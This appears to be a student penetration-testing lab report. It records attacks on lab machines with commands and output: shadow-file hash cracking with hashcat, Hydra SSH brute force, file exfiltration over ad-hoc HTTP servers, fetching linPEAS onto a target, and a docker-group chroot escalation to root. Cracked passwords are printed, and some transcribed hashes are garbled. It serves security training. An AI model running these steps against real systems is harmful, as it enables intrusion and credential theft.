06/23/2021  07:17 PM    <DIR>          Saved Games
06/23/2021  07:17 PM    <DIR>          Searches
06/23/2021  07:17 PM    <DIR>          Videos
              0 File(s)            0 bytes
              13 Dir(s)  52,326,346,752 bytes free

C:\Users\Administrator.HACKME>cd Documents

C:\Users\Administrator.HACKME\Documents>dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\Users\Administrator.HACKME\Documents

06/26/2021  10:34 PM    <DIR>          .
06/26/2021  10:34 PM    <DIR>          ..
06/27/2021  07:21 AM           184 Top-Secret.txt
              1 File(s)        184 bytes
              2 Dir(s)  52,326,346,752 bytes free

C:\Users\Administrator.HACKME\Documents>help

lcd {path}          - changes the current local directory to {path}
exit               - terminates the server process (and this session)
put {src_file, dst_path} - uploads a local file to the dst_path RELATIVE to
get {file}          - downloads pathname RELATIVE to the connected shar
! {cmd}             - executes a local shell cmd

C:\Users\Administrator.HACKME\Documents>get Top-Secret.txt
[*] Downloading ADMIN$\Top-Secret.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found

C:\Users\Administrator.HACKME\Documents>[]

```

#File saved in Remote Kali machine:

```
(cyber㉿KaliCharlie2-3)-[~]
└─$ cd Desktop/Work/Captures

(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ ls
NMapScan1  NMapScanTZ  Top-Secret.txt

(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ █
```

NOTE: WWilson has a document in the Documents directory named Top-Secert-WWilson.txt

```
C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\Users

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/23/2021  07:07 PM    <DIR>          Administrator
08/05/2021  09:36 AM    <DIR>          Administrator.HACKME
09/12/2016  06:37 AM    <DIR>          Public
06/28/2021  12:05 PM    <DIR>          WWilson
              0 File(s)            0 bytes
              6 Dir(s)  52,326,326,272 bytes free

C:\Users>cd WWilson

C:\Users\WWilson>dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\Users\WWilson

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/28/2021  12:05 PM    <DIR>          Contacts
06/28/2021  12:05 PM    <DIR>          Desktop
06/28/2021  12:06 PM    <DIR>          Documents
06/28/2021  12:05 PM    <DIR>          Downloads
06/28/2021  12:05 PM    <DIR>          Favorites
06/28/2021  12:05 PM    <DIR>          Links
06/28/2021  12:05 PM    <DIR>          Music
06/28/2021  12:05 PM    <DIR>          Pictures
06/28/2021  12:05 PM    <DIR>          Saved Games
06/28/2021  12:05 PM    <DIR>          Searches
06/28/2021  12:05 PM    <DIR>          Videos
              0 File(s)            0 bytes
              13 Dir(s)  52,326,326,272 bytes free

C:\Users\WWilson>cd Documents

C:\Users\WWilson\Documents>dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\Users\WWilson\Documents

06/28/2021  12:06 PM    <DIR>          .
06/28/2021  12:06 PM    <DIR>          ..
06/28/2021  12:06 PM           1,134 Top-Secert-WWilson.txt
              1 File(s)        1,134 bytes
              2 Dir(s)  52,326,326,272 bytes free

C:\Users\WWilson\Documents>get Top-Secert-WWilson.txt
[*] Downloading ADMIN$\Top-Secert-WWilson.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not f
.)

C:\Users\WWilson\Documents>[]
```

#Top-Secert-WWilson obtained

sktop/Work/Captures

```
└──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ ls
NMapScan1  NMapScanTZ  Top-Secert-WWilson.txt  Top-Secret.txt
└──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ █
```

Appendix C.

Lab 5.1.2 Linux OS Attacks

Sunday, July 30, 2023

4:15 AM

#Part A:

Steps followed.

#Part B:

Obtained passwd and shadow file from Metasploitable machine (172.20.50.54)

Passwd file:

```
(cyber㉿KaliCharlie2-3)=[~/Desktop/Work/Captures]
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Shadow File:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures]
$ cat shadow
root:$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:18806:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BPot$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
nobody:*:14684:0:99999:7 :::
libuuid!:14684:0:99999:7 :::
dhcp:*:14684:0:99999:7 :::
syslog:*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd:*:14684:0:99999:7 :::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::
bind:*:14685:0:99999:7 :::
postfix:*:14685:0:99999:7 :::
ftp:*:14685:0:99999:7 :::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7 :::
mysql!:14685:0:99999:7 :::
tomcat55:*:14691:0:99999:7 :::
distccd:*:14698:0:99999:7 :::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7 :::
telnetd:*:14715:0:99999:7 :::
proftpd!:14727:0:99999:7 :::
statd:*:15474:0:99999:7 :::
```

#Part C:

Using hashcat to crack the MD5 Hashes on Metasploitable machine (172.20.50.54)

#Root Hash Cracked:

notmypassword

```
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
$ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/test.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005

Approaching final keyspace - workload adjusted.


$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:_____notmypassword

Session.....: hashcat
Status.....: Cracked
Hash.Name....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target...: $1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1
Time.Started...: Mon Jul 31 03:45:22 2023 (19 secs)
Time.Estimated ...: Mon Jul 31 03:45:41 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12523 H/s (4.50ms) @ Accel:64 Loops:250 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 250005/250005 (100.00%)
Rejected.....: 0/250005 (0.00%)
Restore.Point...: 249856/250005 (99.94%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: andreeab → notmypassword

Started: Mon Jul 31 03:44:42 2023
Stopped: Mon Jul 31 03:45:43 2023

(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
```

#Hashes cracked for other users discovered:



The screenshot shows a terminal window titled 'Mousepad' with the file path '~/Desktop/Work/Hash/5.1.2.txt'. The window contains a list of 18 cracked password hashes, each preceded by a line number. The hashes are listed as follows:

```
1 #sys
2 $1$fUX6BPOt$Miyc3Up0zQJqz4s5wFD9l0
3
4 #klog
5 $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
6
7 #msfadmin
8 $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
9
10 #postgres
11 $1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/
12
13 #user
14 $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
15
16 #service
17 $1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//
18
```

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Hash]
└─$ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/5.1.2.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 1 (#sys): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 4 (#klog): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 7 (#msfadmin): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 10 (#postgres): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 13 (#user): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 16 (#service): Separator unmatched

Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
  Filename..: /usr/share/wordlists/rockshort.txt
  * Passwords.: 250008
  * Bytes.....: 2073947
  * Keyspace..: 250008

$1$UX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:batman
$1$2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$kR3ue7JZ$7GxELDUp5Ohp6cjZ3Bu//:service
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Name....: md5Crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target....: /home/cyber/Desktop/Work/Hash/5.1.2.txt
Time.Started...: Mon Jul 31 03:58:09 2023 (55 secs)
Time.Estimated...: Mon Jul 31 03:59:04 2023 (0 secs)
Guess.Base....: File ('/usr/share/wordlists/rockshort.txt')
Guess.Queue...: 1/1 (100.00%)
Speed.#1....: 13703 H/s (3.58ms) @ Accel:128 Loops:125 Thr:1 Vec:8
Recovered....: 3/6 (50.00%) Digests, 3/6 (50.00%) Salts
Progress.....: 1500030/1500030 (100.00%)
Rejected.....: 0/1500030 (0.00%)
Restore.Point...: 250005/250005 (100.00%)
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:875-1000
Candidates.#1...: andreeab → notmypassword

Started: Mon Jul 31 03:58:03 2023
Stopped: Mon Jul 31 03:59:05 2023
```

User: sys

MD5 Hash: \$1\$fUX6BP0t\$Miyc3Up0zQJqz4s5wFD9l0

Cracked Password: batman

User: klog

MD5 Hash: \$1\$f2ZVMS4K\$R9XkI.CmLdHhdUE3X9jqP0

Cracked Password: 123456789

User: service

MD5 Hash: \$1\$kR3ue7JZ\$7GxELDUp5Ohp6cjZ3Bu//

Cracked Password: service

#Part D:

Using Hydra to attack the Ubuntu server (172.20.50.50)

Obtained the cjanssen credentials using hydra:

```
(cyber㉿KaliCharlie2-3) [~]
└─$ sudo hydra -l cjanssen -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh
[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[Home]

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:18:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 165.00 tries/min, 165 tries in 00:01h, 2342 to do in 00:15h, 16 active
[STATUS] 113.33 tries/min, 340 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50 login: cjanssen password: FlyingMater!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:21:39
```

Obtained the pphillips credentials using hydra:

```
(cyber㉿KaliCharlie2-3) [~]
└─$ sudo hydra -l pphillips -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh
[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:47:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 2327 to do in 00:14h, 16 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50 login: pphillips password: FromTheAshes!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:51:05
```

User: cjanssen

Password: FlyingMater!

User: pphillips

Password: FromTheAshes!

#Part E:

Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Signed into ssh with cjanssen credentials and set up http server:

```
cjanssen@cyber-ubuntu:~$ cat Charlotte-Secrets
I Love Pizzas
No .. Maybe Later ..
cjanssen@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:31:29] "GET /Charlotte-Secrets HTTP/1.1" 200 -
```

#Obtained Charlotte-Secrets file:

```
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Charlotte-Secrets"
--2023-07-31 21:31:10-- http://172.20.50.50:8080/Charlotte-Secrets
Connecting to 172.20.50.50:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [application/octet-stream]
Saving to: 'Charlotte-Secrets'

Charlotte-Secrets          100%[=====]   33  --.--KB/s    in 0s

2023-07-31 21:31:10 (3.08 MB/s) - 'Charlotte-Secrets' saved [33/33]
```

#Part F:

Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Found a secrets file in pphillips directory:

```
cjanssen@cyber-ubuntu:/home/pphillips$ ls
Phoenix-Secrets  snap
cjanssen@cyber-ubuntu:/home/pphillips$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:37:45] "GET /Phoenix-Secrets HTTP/1.1" 200 -
```

#Obtained the Phoenix-Secrets file:

```
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Phoenix-Secrets"
--2023-07-31 21:37:26-- http://172.20.50.50:8080/Phoenix-Secrets
Connecting to 172.20.50.50:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 65 [application/octet-stream]
Saving to: 'Phoenix-Secrets'

Phoenix-Secrets          100%[=====]   65  --.--KB/s    in 0s

2023-07-31 21:37:26 (6.07 MB/s) - 'Phoenix-Secrets' saved [65/65]
```

#Part G:

Set up HTTP server on kali:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Hash]
$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
```

#Part H:

Privilege Escalation against Docker:

Sent over linPEAS.sh file to the 172.20.50.50:

```
pphillips@cyber-ubuntu:~$ wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
pphillips@cyber-ubuntu:~$ ls
linPEAS.sh  Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$
```

Grep carrots file that was made:

```
pphillips@cyber-ubuntu:~$ grep -i docker carrots.txt
User & Groups: uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
/dev/loop2          132M 132M    0 100% /snap/docker/796
/snap/bin/docker
Any running containers? ..... Yes docker(2)
Running Docker Containers
56e5cid263f2      mpepping/cyberchef    "/docker-entrypoint..."  22 months ago      Up 6 months      0.0.0.0:8000→8000/tcp, 8080/tcp   chef
5fe4e2497738     bkmininch/juice-shop  "/docker-entrypoint..."  22 months ago      Up 6 months      0.0.0.0:3000→3000/tcp   juice
root     876 0.1 2.1 1467280 84952 ?      Ssl Jan20 500:46 dockerd --group docker --exec-root=/run/snap.docker --data-root=/var/snap/docker/common/var-lib
-docker --pidfile=/run/snap.docker/docker.pid --config-file=/var/snap/docker/796/config/daemon[0].json
root     1147 0.1 1.2 1133084 49436 ?      Ssl Jan20 414:38  _ containerd --config /run/snap.docker/containerd/containerd.toml --log-level error
root     1412 0.0 0.1 110136 6272 ?      Sl Jan20 10:53  _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containerd[0].json
rd/docker[0m@0m:io.containerd.runtime.v1.linux/moby/5fe4e24977388d89ff3a8c283db821729a3163519507d68c6acc5e0dcf8afde6 -address /run/snap.docker/containerd/containerd[0].json
sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root     1413 0.0 0.1 110136 5524 ?      Sl Jan20 10:35  _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containerd[0].json
rd/docker[0m@0m:io.containerd.runtime.v1.linux/moby/56e5cid263f229ca490d39640fea0ee11eeee20fe5a813c7f8ea8 -address /run/snap.docker/containerd/containerd[0].json
sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root     1394 0.0 0.0 478580 2896 ?      Sl Jan20 0:17  _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3000 -container-ip
172.17.0.2 -container-port 3000
root     1406 0.0 0.0 478580 2940 ?      Sl Jan20 0:17  _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip
172.17.0.3 -container-port 8000
2.9M -rwxr-xr-x 1 root root 2.9M Feb  5 2021 /snap/docker/796/bin/docker-proxy
Docker socket [/var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Socket /var/run/docker.sock owned by root uses HTTP. Response to /index:
docker@0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
172.17.0.0      0.0.0.0      255.255.0.0      U      0      0      0 docker0
172.17.0.3      ether 02:42:ac:11:00:03      C      docker0
172.17.0.2      ether 02:42:ac:11:00:02      C      docker0
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
drwxr-xr-x 2 root root 32 Feb  5 2021 /snap/docker/796/etc/ldap
drwxr-xr-x 2 root root 103 Feb  5 2021 /snap/docker/796/lib/python3.6/site-packages/docker/credentials
Searching docker files (limit 70)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket
/usr/local/bin/docker.sock.sh
Group docker:
/snap/docker/796/libexec/git-core/git-credential
/snap/docker/796/libexec/git-core/git-credential-cache
/snap/docker/796/libexec/git-core/git-credential-cache--daemon
/snap/docker/796/libexec/git-core/git-credential-store
pphillips@cyber-ubuntu:~$
```

#pphillips owns the file#

#Obtained root shell and promoted to bash:

```
pphillips@cyber-ubuntu:~$ docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@124b16d485c0:/#
```

#open a http server in root directory:

```
root@124b16d485c0:/# ls
bin  boot  dev  etc  home  lib  lib64  media  meta  mnt  opt  proc  root  run  sbin  snap  srv  stdout  sys  tmp  usr  var  writable
root@124b16d485c0:/# cd root
root@124b16d485c0:~/#
dockersock.sh  docksockerr  docksocklog  root-secret.txt  snap
root@124b16d485c0:~/# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

#obtained root-secret.txt file:

```
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures] $ curl -X POST http://172.20.50.50:8888/config/demountben.json
$ wget http://172.20.50.50:8888/root-secret.txt
--2023-07-31 22:26:38-- http://172.20.50.50:8888/root-secret.txt
Connecting to 172.20.50.50:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/plain]
Saving to: 'root-secret.txt'

root-secret.txt  478550  2896  7 51 100%[=====] 31 ---KB/s   in 0.004s
2023-07-31 22:26:38 (8.13 KB/s) - 'root-secret.txt' saved [31/31]

(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures] $ ls
Charlotte-Secrets  NMapScan1  NMapScanTZ  passwd  Phoenix-Secrets  root-secret.txt  shadow  Top-Secert-WWilson.txt  Top-Secret.txt
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures] $
```

#Part I:

Clean up phase:

#open a http server for clean up:

```
pphillips@cyber-ubuntu:~$ ls
carrots.txt  linPEAS.sh  Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

#Retrieve carrots.txt file from ubuntu machine (172.20.50.50)

The screenshot shows a terminal window with two panes. The top pane is titled 'File Actions Edit View Help' and contains a bash session on an Ubuntu machine (root@124b16d485c0). It shows the user navigating to the root directory, listing files, and running a script named 'dockersock.sh'. The bottom pane is titled 'cyber@KaliCharlie2-3: ~/Desktop/Work/Captures' and shows the user executing a 'wget' command to download 'carrots.txt' from the IP address 172.20.50.50. The download is completed at 140.02K in 0.001s. The user then lists the contents of the directory, which includes 'carrots.txt' and other files like 'linPEAS.sh' and 'Phoenix-Secrets'. The bottom pane also shows the user navigating back to the root directory.

```
# bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@124b16d485c0:/# ls
bin boot dev etc home lib lib64 media meta mnt opt proc root run sbin snap srv stdout sys tmp usr var writable
root@124b16d485c0:/# cd root
root@124b16d485c0:~# ls
dockersock.sh docksockerr docksocklog root-secret.txt snap
root@124b16d485c0:# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
172.20.50.52 - - [01/Aug/2023 03:26:57] "GET /root-secret.txt HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@124b16d485c0:# exit
exit
# exit
pphillips@cyber-ubuntu:~$ ls
carrots.txt linPEAS.sh Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 03:33:38] "GET /carrots.txt HTTP/1.1" 200 -
[

File Actions Edit View Help
cyber@KaliCharlie2-3:~/Desktop/Work/Captures
File Actions Edit View Help
(cyber@KaliCharlie2-3:[~/Desktop/Work/Captures]
$ wget -c http://172.20.50.50:8080/carrots.txt
--2023-07-31 22:33:19-- http://172.20.50.50:8080/carrots.txt
Connecting to 172.20.50.50:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 143379 (140K) [text/plain]
Saving to: 'carrots.txt'

